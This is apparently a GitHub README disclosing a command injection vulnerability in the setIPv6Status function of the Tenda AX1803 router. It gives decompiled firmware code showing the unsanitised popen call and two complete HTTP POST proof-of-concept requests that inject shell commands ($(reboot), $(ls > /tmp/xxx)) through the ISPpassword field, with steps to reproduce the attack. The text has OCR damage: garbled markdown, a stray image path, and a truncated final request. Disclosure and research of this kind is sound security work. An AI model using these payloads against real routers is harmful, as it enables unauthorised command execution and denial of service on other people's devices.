zhefox Update readme_en.md History

1 contributor

95 lines (45 sloc) | 3.16 KB

#* ***Tenda ax1803 has a command injection vulnerability****

##* * * \ * overview****

• ***** type \ ****: command injection vulnerability

• * * * \ * supplier \ * * * *: Tengda （ https://tenda.com.cn ）

• ***** product ****: WiFi router ax1803

• ***Firmware download address：*** https://www.tenda.com.cn/download/detail-3225.html


• ****Firmware download address：
****https://down.tenda.com.cn/uploadfile/AX1803/US_AX1803v2.1br_v1.0.0.1_2890_CN_ZGYD01.zip

Tendaax1803 router adopts WiFi 6 (802.11ax) technology, and the dual band concurrency rate is up to 1775mbps (2.4ghz:574mbps, 5ghz:1201mbps). Compared with the ac1200 router of the previous generation WiFi 5 standard, the wireless rate is increased by 50% and the transmission distance is longer; Equipped with 1.5GHz high-performance quad core processor, the network load capacity is comprehensively improved, data forwarding is faster, and long-term operation is more stable; Using ofdma+mu-mimo technology, more devices can access the Internet at the same time, the transmission efficiency is significantly improved, the delay is significantly reduced, and the online games and ultra clear videos for multiple people are more fluent. It is the first choice for building a multimedia home network! Command Execution Vulnerability in setipv6status

##* * * \ * description****

###* ***I. product information:****

Overview of the latest version of Tenda ax1803 router simulation:



2. Vulnerability details*

Tenda ax1803 is found to have a command injection vulnerability in the setipv6status function

```
FILE *__fastcall save_encrypted_data(const char *a1, const char *a2)
{
  char s[536]; // [sp+8h] [bp-218h] BYREF

  memset(s, 0, 0x200u);
  snprintf(s, 0x200u, "echo -n %s | openssl aes-128-ecb -e -a -pbkdf2 -k 1qaz2wsx3edc4rfv -out %s", a1, a2);
  return popen(s, "r");
}
```

When we set connect type = ' PPPoE ', we will get a command injection vulnerability after logging in.

```
    "1",
    v12,
    v13,
    v14,
    v15);
  if ( !strcmp(v4, "0") )
  {
LABEL_17:
    v8 = 1;
    goto LABEL_19;
  }
  GetValue("wan1.connecttype", &v17);
  v6 = atoi((const char *)&v17);
  if ( !strcmp(v5, "DHCP") )
  {
    SetValue("ipv6.wan.type", "0");
    SetValue("ipv6.wan.d6c.iapd", "1");
    v7 = 0;
    goto LABEL_15;
  }
  if ( !strcmp(v5, "PPPoE") )
  {
    SetValue("ipv6.wan.type", "2");
    SetValue("ipv6.wan.d6c.iapd", "1");
    SetValue(&unk_1CCC2B, v11);
    SetValue(&unk_1CCC3C, v10);
    save_encrypted_data((int)v10, (int)"/tmp/pppoe_password");
    v7 = 2;
    goto LABEL_15;
  }
  if ( !strcmp(v5, "Static") )
  {
    SetValue("ipv6.wan.type", "1");
    SetValue("ipv6.wan.d6c.iapd", "0");
    if ( !parse_addr(v12, v19, 40, v18, 8) )
    {
      SetValue("ipv6.wan.addr", v19);
      SetValue("ipv6.wan.prefix_len", v18);
      SetValue("ipv6.wan.route", v13);
      SetValue(&unk_1CD677, v14);
      SetValue(&unk_1CD68F, v15);
      v7 = 1;
LABEL_15:
      if ( (v7 == 2) != (v6 == 2) )
      {
```

```
POST /goform/setIPv6Status HTTP/1.1
Host: 192.168.68.149
Connection: close
Content-Length: 168
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="98",
"Google Chrome";v="98"
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.109 Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: https://192.168.68.149
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://192.168.68.149/main.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=
edeff4d6d98974e46457a587e2e724a2ndy5gk

IPv6En=1&conType=PPPoE&ISPusername=addasdas&
ISPpassword=$(reboot)&prefixDelegate=0&wanAddr=%2F&
gateWay=&lanType=undefined&wanPreDNS=&wanAltDNS=&
lanPrefix=undefined%2F64
```

3. Recurring vulnerabilities and POCS

To reproduce the vulnerability, the following steps can be followed:

Start firmware through QEMU system or other methods (real machine)

Attack with the following POC attacks

Note to replace the password field in the cookie

```
POST /goform/setIPv6Status HTTP/1.1
Host: 192.168.2.1
Connection: close
Content-Length: 191
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/98.0.4758.109 Safari/537.36
sec-ch-ua-platform: "macOS"
```

```
Origin: https://192.168.2.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://192.168.2.1/main.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=edeff4d6d98974e46457a587e2e724a2ndy5gk

IPv6En=1&conType=PPPoE&ISPusername=addasdas&ISPpassword=$(ls >
/tmp/xxx)&prefixDelegate=0&wanAddr=%2F&gateWay=&lanType=undefined&wanPreDNS=&wanAltD
```